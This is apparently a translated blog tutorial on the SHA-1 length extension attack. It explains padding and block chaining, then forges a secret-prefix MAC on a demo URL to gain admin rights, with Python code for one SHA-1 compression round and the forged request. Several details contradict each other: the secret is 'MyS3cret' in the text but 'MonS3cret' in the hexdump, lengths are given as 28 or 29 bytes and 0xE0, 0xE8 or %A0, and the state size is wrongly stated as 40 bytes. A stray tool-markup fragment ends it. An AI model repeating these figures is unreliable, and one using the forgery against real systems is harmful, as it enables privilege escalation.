


Hash length extension
Hi everyone,
Recently I looked into a subject that I find extremely interesting, both for its modern aspect, its subtlety, and for the rigor required to carry out all the steps. This subject concerns a feature of hash functions: it is called the hash length extension technique.
First, you should know that this technique only works for certain hash algorithms, certainly not all of them. You’ll see later why. In this article we will take the example of the sha1 algorithm simply because it is the one I used for all my tests.
Let’s start with a broad view of the topic to globally understand how this technique works before moving on to a technical explanation supplemented with examples.
Theory
First approach
This technique is both very simple to understand, relatively powerful, but quite complicated to implement without making mistakes (experience speaks). The idea is that the sha1 hash algorithm works as follows: when asked to hash a string, it splits the string into fixed-size blocks, 64 bytes for sha1. Once this split is done, the last block must be padded to also be 64 bytes. The hash algorithm takes care of this; we’ll see the details next.

Once that’s done, it hashes the first block, then with the result of this digest, it hashes the second block, and so on. The last digest found is then the digest of the hashed string. So block n is hashed only with knowledge of the digest of block n-1.

So it is very easy to understand that if we have hashed a string composed of 3 blocks, it is possible to add additional information, without knowing the intermediate results. To do so, just take the result of the hashing of the first 3 blocks, add a 4th block, and compute the new digest from the previous digest, which will be the digest of the 4 blocks.
But why is this dangerous?
Example of exploitation
Context
Let’s take a very simple example. Imagine a web server receiving requests from various users, and this server has a secret value MyS3cret, as well as a value name=hackndo&admin=0 or name=hackndo&admin=1 depending on whether we want a user to be a guest or an administrator. This kind of practice will rarely be used in such a simple-to-exploit way; it often happens to be a bit hidden behind cookies or other variables to avoid resorting to sessions or a database to verify the user’s identity once they have authenticated.
These values being in the URL, they can easily be modified by the user. To protect itself, the server adds a value to the url that is sha1(MyS3cret + "name=hackndo&admin=0") or sha1(MyS3cret + "name=hackndo&admin=1") depending on the user and their rights. Since the value MyS3cret is not known by the user, it is not possible for them to guess the sha1 result. When the user loads a page, the server verifies that the parameters in the URL are consistent, so that the user has not modified the value of admin.
Knowing that:
sha1("MyS3cret" + "name=hackndo&admin=0") == "3e1dc496d50661d476139ee7e936d9b6822f2f62"
The url would look like:
http://beta.hackndo.com?name=hackndo&admin=0&check=3e1dc496d50661d476139ee7e936d9b6822f2f62
The user loads the page, the server receives all the parameters from the URL preceding the check variable (name=hackndo&admin=0), performs a sha1 with the secret prefixed, and checks equality with the check parameter. Since everything is correct, it loads the page.

Now, the user (who really wants to become an administrator!) changes the parameter admin=0 to admin=1. But since they don’t know the value of the secret, they are not able to find the value of check. The server receives the parameters again, but this time it will detect that the sha1 of the parameters is different from the sha1 of the check it had previously computed. So it will refuse to give the information.
Exploitation
Recall then how sha1 works. We explained that we could easily add elements after an already-computed digest without knowing the intermediate steps. We could then add, for example &admin=1 to obtain the string name=hackndo&admin=0&admin=1.
Knowing that the last parameter takes precedence, we would be administrator, provided we are able to compute the digest associated with this new string. Recall that we do not know the server’s secret value, so we have to find another method. To do that, as shown in the diagram below, we have to take the hash result provided by the server with the value admin=0 and add a new block containing the value &admin=1, then compute its sha1 using the digest of the previous block, that is, the one provided by the server.
 The new digest thus computed is perfectly valid, and we didn’t need to use the secret value held by the server! So far, so good.
If you’ve been following along, great. You will have noticed, however, a small detail: the new 64-byte block is added after the previous block, so after the original information, but also after the padding normally performed by sha1. This is necessary, and we are going to see why with a brief explanation of how sha1 works.
SHA1
For the origin of SHA1 I invite you to read the Wikipedia page. Here we are going to briefly explain how this algorithm works.
As explained at the beginning of the article, when a string is to be hashed by sha1, it is first split into 64-byte blocks. The last block is padded to also have a size of 64 bytes. Once the string is split into blocks, and the last block is also 64 bytes, only then are the computations on these different blocks performed.
For each block, it’s a clever mix between the content of the block and 5 values called hash values. For block n, these 5 hash values are the 5*8 bytes obtained from block n-1. This works very well, but we need an initial value for the first block. These 5 initial values are known and are:
h0 = 0x67452301h1 = 0xefcdab89h2 = 0x98badcfeh3 = 0x10325476h4 = 0xc3d2e1f0
The first block is hashed with these values, which gives an intermediate sha1 of 40 bytes. Split into 5 values of 8 bytes, these 5 values will be used to hash the next block, providing a new result, etc. The digest that comes out of the last round of hashing will be the digest retained for all the blocks. That was the representation of the diagram at the beginning of the article:
You should understand it better now.
Now, if we want to add an element after the 3rd block without knowing the intermediate results, we have to start from the final digest and compute the digest of our new block. Obviously, we cannot put this new block right after Chunk 3 in the previous diagram. The padding must be preserved, because we explained that operations take place on 64-byte blocks. If we modify the last block that was used to compute the final digest, then we also modify this digest, and we can no longer use it to add elements. Since it is the only known digest (we don’t have access to the intermediate results), it is essential to preserve it.
Since it is essential to preserve it, it is essential to know how to compute and reproduce the padding!
Here is what really happens when the last block is padded to be 64 bytes:
The string is received, and the first operation performed is that a bit equal to 1 is added at the end of the string, then a series of zeros, and finally the total length of the string in bits (without the added bit, and without the zeros), in big endian. This size is stored in 8 bytes. The series of zeros is of variable size and ensures that the block is exactly 64 bytes.

Here the size of our string is 28 bytes, so 224 bits, so 0xE0 bits.
Practical case
We now have all the elements in hand to move on to a practical case! We are going to take up the example from the theory section, but this time we are going to get our hands dirty.
As a reminder, we had a url that looked like:
http://beta.hackndo.com?name=hackndo&admin=0&check=3e1dc496d50661d476139ee7e936d9b6822f2f62
And our goal will be to append, after:
name=hackndo&admin=0
the value:
&admin=1
Since you followed the theory part carefully, you know that in reality, our string will not look like:
name=hackndo&admin=0&admin=1
But rather something like:
name=hackndo&admin=0%80%00%00%00...%00%E8&admin=1
Indeed, we must not touch the padding added automatically by sha1 when it performed its operation on name=hackndo&admin=0 and provided us with the signature. If we remove the padding, then the digest is no longer valid. Our string must therefore be added at the end of the block. But that’s not a problem in our case.
What does the server do?
Let’s study what the server does so we can reproduce it and add our information.
The server provides the user with a string that must not be modified:
name=hackndo&admin=0
And a digest to verify that it has not been modified:
sha1("MyS3cret" + "name=hackndo&admin=0")
So the server takes the string we have in hand, concatenates it with its secret value, and produces the sha1.
How is this sha1 computed? Here is what it looks like in hexadecimal:
00000000  4d 6f 6e 53 33 63 72 65  74 6e 61 6d 65 3d 68 61  |MonS3cretname=ha|
00000010  63 6b 6e 64 6f 26 61 64  6d 69 6e 3d 30           |ckndo&admin=0|
This block is less than 64 bytes. So, as seen in the sha1 paragraph, a bit equal to 1 will be added, then zero bits, then the size of the string in bits, in big endian. Here is the result:
00000000  4d 6f 6e 53 33 63 72 65  74 6e 61 6d 65 3d 68 61  |MonS3cretname=ha|
00000010  63 6b 6e 64 6f 26 61 64  6d 69 6e 3d 30 80 00 00  |ckndo&admin=0   |
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |                |
00000030  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 E8  |                |
This is our 64-byte block that will be hashed by sha1 to produce the digest 3e1dc496d50661d476139ee7e936d9b6822f2f62.
We see three key elements appear: the first is the value 0x80 that directly follows the original message. It turns out that 0x80 has the binary representation 10000000. So it is indeed a 1 followed by 0x00s that were added after the message.
The second is the series of 0x00 that ensures the block is 64 bytes.
Finally, the last 8 bytes:
00 00 00 00 00 00 00 E8
are used for the size of the original message in bits, in big endian (29 bytes, 232 bits, so 0xE8 bits).
How to reproduce it?
Finding the padding
The first step will be to compute the padding that was added automatically, in order to reproduce the 64-byte block that produced the signature 3e1dc496d50661d476139ee7e936d9b6822f2f62.
In theory, we don’t know the secret value, so we don’t know its size. So we don’t know the number of zeros to put for the padding, nor the size to indicate at the end of the block. So in practice, we have to try with different lengths until we find the one that matches. To save time, we’ll directly take the length that corresponds, that is to say 9 bytes.
Adding our message
Now that we have the padding, we can add our message after it. Since the first block is 64 bytes, our added message will start at the very beginning of the second block, like this:
00000000  ?? ?? ?? ?? ?? ?? ?? ??  ?? 6e 61 6d 65 3d 68 61  |?????????name=ha|
00000010  63 6b 6e 64 6f 26 61 64  6d 69 6e 3d 30 80 00 00  |ckndo&admin=0   |
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |                |
00000030  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 E8  |                |
00000040  26 61 64 6d 69 6e 3d 31                           |&admin=1        |
We then have the complete message that we will send to the server:
"name=hackndo&admin=0" + "\x80\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xE8" + "&admin=1"
Computing the signature
The last thing to do is to compute the signature of this new message. Recall that before being signed, the secret value will be added at the beginning of the message. Once that’s done, it will be split into two blocks. The first block, which we took care to create, is exactly the same as the one produced by sha1 when we passed it only the original string with admin=0. We are in possession of this hash output, which is 3e1dc496d50661d476139ee7e936d9b6822f2f62.
It is then enough to take the second block and hash it with that. We split the digest of the first block into 5 values:
h1' = 0x3e1dc496h2' = 0xd50661d4h3' = 0x76139ee7h4' = 0xe936d9b6h5' = 0x822f2f62
With these values and our block, the computation of the new sha1 works very well. For that, it is necessary to have an implementation of the sha1 algorithm for one block. Here is an example in python:
import struct, sys, hashlib

def rotate_left(num, bits):
    left = num << bits
    right = num >> (32 - bits)
    return left + right

def padding(msg, size):
    size *= 8
    padding = 64*8 - ((size + 8) % 512) - 64 # +8 bytes for the \x80 and -64 because the size is on 64 bits (8 bytes)

    msg += "\x80"

    ret = msg + (padding / 8) * "\x00" + struct.pack(">q", size) # Big endian
    return ret;

def sha1_custom(chunk, h0, h1, h2, h3, h4):
    chunk = padding(chunk, 64 + len(chunk))
    words = {}
    for i in range(0, 16):
        word = chunk[i*4 : (i+1)*4]
        (words[i],) = struct.unpack(">i", word)

    for i in range(16, 80):
        words[i] = rotate_left((words[i-3] ^ words[i-8] ^ words[i-14] ^ words[i-16]) & 0xffffffff, 1)

    a = h0
    b = h1
    c = h2
    d = h3
    e = h4

    for i in range(0, 80):
        if 0 <= i <= 19:
            f = d ^ (b & (c ^ d))
            k = 0x5a827999
        elif 20 <= i <= 39:
            f = b ^ c ^ d
            k = 0x6ed9eba1
        elif 40 <= i <= 59:
            f = (b & c) | (b & d) | (c & d)
            k = 0x8f1bbcdc
        elif 60 <= i <= 79:
            f = b ^ c ^ d
            k = 0xca62c1d6

        a, b, c, d, e = (rotate_left(a, 5) + f + e + k + words[i]) & 0xffffffff, a, rotate_left(b, 30), c, d

    h0 = (h0 + a) & 0xffffffff
    h1 = (h1 + b) & 0xffffffff
    h2 = (h2 + c) & 0xffffffff
    h3 = (h3 + d) & 0xffffffff
    h4 = (h4 + e) & 0xffffffff
    return '%08x%08x%08x%08x%08x' % (h0, h1, h2, h3, h4)
The sha1_custom function allows computing one iteration on a block with variable h0, h1, h2, h3 and h4 values.
By running this function with our information, we get the following result:
print sha1_custom("&admin=1", int(0x3e1dc496), int(0xd50661d4), int(0x76139ee7), int(0xe936d9b6), int(0x822f2f62))
# Output : 18fd6206c61138eee7f99a73bf9172f9b28acb61
Here is our computed digest! We can verify that it is indeed equal to the one provided by the server if we send it our forged message:
print hashlib.sha1("MyS3cret" + "name=hackndo&admin=0" + "\x80\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xe8" + "&admin=1").hexdigest()
# Output : 18fd6206c61138eee7f99a73bf9172f9b28acb61
There we go! We predicted the value of the digest correctly without even knowing the secret value! (But with a small shortcut, we knew its length. But making a dozen attempts isn’t very long either once you’ve understood!)
To conclude, we will send our web server the following parameters:
name=hackndo&admin=0%80%00%00%00...%00%A0&admin=1&check=18fd6206c61138eee7f99a73bf9172f9b28acb61
The server will then take all the elements preceding the check, prefix that with the secret value, compute the sha1, and verify that value against our value in the check variable. Since it is indeed the same, here we are: administrator!
I hope you enjoyed this article. Due to its complexity, if any elements are unclear, please don’t hesitate to post comments, I will do my best to answer them, as usual. </content> </invoke>